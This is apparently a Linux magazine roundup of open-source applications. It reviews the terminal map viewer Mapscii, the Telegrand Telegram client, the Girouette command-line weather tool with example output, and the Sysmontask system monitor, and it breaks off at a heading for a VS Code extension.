
## MAP APPLICATION

# Mapscii

Version: GIT Web: <https://github.com/rastapasta/mapscii>

We've become used to the benefits of online maps, and there are plenty of options to choose from. Open source projects tend to stick with Openstreetmap (OSM), a high-quality community-supported map service for both online and offline use. However, this time we'll be using OSM in an unusual way with the help of *Mapscii*, a fully fledged map inside your Linux terminal! As long as the CLI mode imposes constraints, such as low resolution for emulating graphics, don't expect *Mapscii* to look much better than a map rendered on the tiny screen of a mobile phone from 2001. However, since screen real estate on a desktop is large, everything looks rather usable and the map itself can be scrolled and zoomed.

Navigate the map using the arrow keys; zoom in and out with A and Z, respectively; and press C to toggle the rendering mode. *Mapscii* draws the map using Braille-style dotted characters, but you may prefer the solid-filled blocks. The 'Braille' mode provides slightly better resolution and thus more details, whereas the 'solid' mode has improved contrast.



Using *Mapscii* is an interesting experience. It's not yet ready to replace regular OSM or whatever we use in our browsers because *Mapscii* is a work-in-progress. On the other hand, zooming and scrolling in *Mapscii* is smooth, and therefore there are no delays or other annoyances. From the very beginning you have the world map with distinctive continents and even some major state borders. Zoom in on your place of interest and you'll see useful information, such as text captions for regions, cities or streets. The more you zoom in, the more informative the map legend. Just below the map you'll see the latitude/longitude figures as well as your mouse pointer's coordinates. We hope that one day *Mapscii* will be able to find locations based on user input, which would elevate the program to another level.

## TELEGRAM CLIENT


# Telegrand

Version: GIT Web: <https://github.com/melix99/telegrand>

Telegram is an extremely popular messaging tool. With dozens of dedicated public channels for most Linux distributions, it unites Linuxers the world over. Even those who prefer *Matrix* as a more libre alternative are catered for, thanks to *Matrix-to-Telegram* bridges that many popular channels. *Telegram* channels are the second-most useful place (after 'advanced search' on Github) on the internet where we find new entries for our *Hotpicks* section.

Nevertheless, we have another alternative *Telegram* client that you might be interested in. *Telegrand* is a new, GTK4-based application that attempts to recreate the experience of the official *Telegram* client. The project is largely a work-in-progress, but the program can already be used for chatting with your contacts and participating in group talks.

The application has a similar GUI layout as the official client. The left panel hosts your chats and contacts, whereas the right panel displays the conversation bubbles. For now, many advanced features that we're used to are missing – hence no stickers,



Telegrand is a promising Telegram client written in GTK4 from scratch.

videos or file attachments are supported so far. The positive side of it is that annoying adverts are absent, too (and we hope they'll never appear!).

Getting *Telegrand* up and running isn't too tricky, but there are some caveats. The project's Github page has a link to the Flatpak version, which is fine but relies on test API credentials. You need to be aware of the fact that *Telegram* requires all third-party clients to obtain individual API credentials at <https://my.telegram.org>. That's just another build dependency. So, get yours, and then follow the build instructions found in the *Telegrand's* **Readme.md**. You'll need Rust, *Cargo*, the latest Libadwaita and a few more. The process is well documented and won't take much effort to complete. Enjoy your brand new *Telegrand* copy!

## WEATHER APP

# Girouette

Version: 0.6.5 Web: <https://github.com/gourlaysama/girouette>

There are plenty of ways to find out what the weather's doing (a *legit use of windows—Ed*), thanks to all the available meteorological services. But since we're committed to a nerdy style of doing things – preferably without leaving the terminal window – we'll check the forecast using a CLI tool.

*Girouette* is a weather application that reports temperature, elements, wind and other usual weather details right inside a Linux terminal. It also does so with style thanks to the built-in support for advanced fonts such as *Nerd Fonts*. This means that you get full colour support and the feel of a fully fledged GUI weather indicator. *Girouette* retrieves the information from OpenWeather; it can also automatically guess where you are using *Geoclue*. You can reveal the exact name of your location, or geographical coordinates, using a straightforward bit of coding:

```
$ girouette -l "St. Petersburg"
```

```
$ girouette -l "59.9,30.3" # latitude, longitude
```

The third variant ( `$ girouette -l auto` ) will only work if *Girouette* was compiled with *Geoclue* support, so it

```

[atalstoy@Fedora-Main ~]$ girouette -l "59.9,30.3"
[WARN girouette] no config file found, using fallback
13:35 Saint Petersburg broken clouds -1.9 °C 10
.8 km/h 14h -1.9 °C 16h -2.1 °C 18h -2.4 °C[a
[atalstoy@Fedora-Main ~]$
[atalstoy@Fedora-Main ~]$
[atalstoy@Fedora-Main ~]$
[atalstoy@Fedora-Main ~]$
[atalstoy@Fedora-Main ~]$ girouette -l "New Delhi"
[WARN girouette] no config file found, using fallback
15:58 New Delhi smoke 24.1 °C 14.8 km/h 16h
24.1 °C 18h 24.0 °C 20h 22.8 °C[atalstoy@Fedora-Ma
in ~]$
[atalstoy@Fedora-Main ~]$
[atalstoy@Fedora-Main ~]$
[atalstoy@Fedora-Main ~]$ girouette -l "London"
[WARN girouette] no config file found, using fallback
10:30 London overcast clouds 4.0 °C 25.1 km/h
11h 4.6 °C 13h 5.0 °C 15h 3.7 °C[atalstoy@Fedora-Ma
ra-Main ~]$

```

Check if your terminal font is nerdy enough for displaying those lovely clouds and thermometers with *Girouette*.

makes sense to compile the program from the source code yourself. The application already looks quite cool, but you can customise it by editing the configuration file (`$HOME/.config/girouette/config.yml`). Elements that can be changed include fonts and colours to the segments of weather that you want *Girouette* to print. You can alter the defaults if you prefer temperature figures in Fahrenheit instead of Celsius or vice versa, along with wind speed and pressure units.

*Girouette* isn't the only CLI weather tool we've seen, but it's definitely the most flexible and good looking. Because it prints everything in one line, it's ideal for integrating with thin panels of minimalist desktop sessions like i3. It's colourful, fun and conveys the weather-related information at a glance.


## SYSTEM MONITORING TOOL

# Sysmontask

Version: 1.0 Web: <https://github.com/KrispyCamel4u/SysMonTask>

Powered by Python and GTK3 under the bonnet, *Sysmontask* recreates the experience of using Windows Task Manager. It's not an exact copy, but the Performance section is certainly similar. The left part of the window shows rectangular boxes for CPU, Memory, Disk and Network consumption. Click one to see a detailed graph in the main window area.

*Sysmontask* enables you to keep an eye on several subsystems at once thanks to its well-thought out GUI layout. We recently featured a similar application – *Monitor* – in **LXF283**. Both tools do a similar job, but even though *Monitor* looks trendy and practical, *Sysmontask* is even better. Moreover, the latter has another amazing feature that's exclusive to Linux: the graphical disk pressure monitor. Select a disk section in *Sysmontask* (for example, **sda**) and watch the lower Disk Transfer Rate graph while copying a large file or running any other disk-intensive job. The disk monitoring page has a definitive set of monitoring widget, and so it can easily replace most other desktop applets or extensions that you might use. The Processes section is pretty much



Finally there's a monitoring tool that's feature-rich rather than minimalist...

self-explanatory, again with the Windows-style 'Killer' button sitting below the processes list.

The *Sysmontask* story would not be complete without covering the tool's specific highlights, such as filtering and log plotting. The first one enables the narrowing down the scope of displayed processes based on user-defined filters. Go to View>Filter to create as many filters as you need. A process performance can be recorded and saved as a CSV file (use the Record and Pause buttons below the list). Then go to Tools>Log Plot and select a CSV file to instruct *Sysmontask* to draw beautiful and valuable plots (the feature is powered by **python3-matplotlib**). A quite unexpected yet awesome feature in a system monitoring program!

## VS CODE EXTENSION

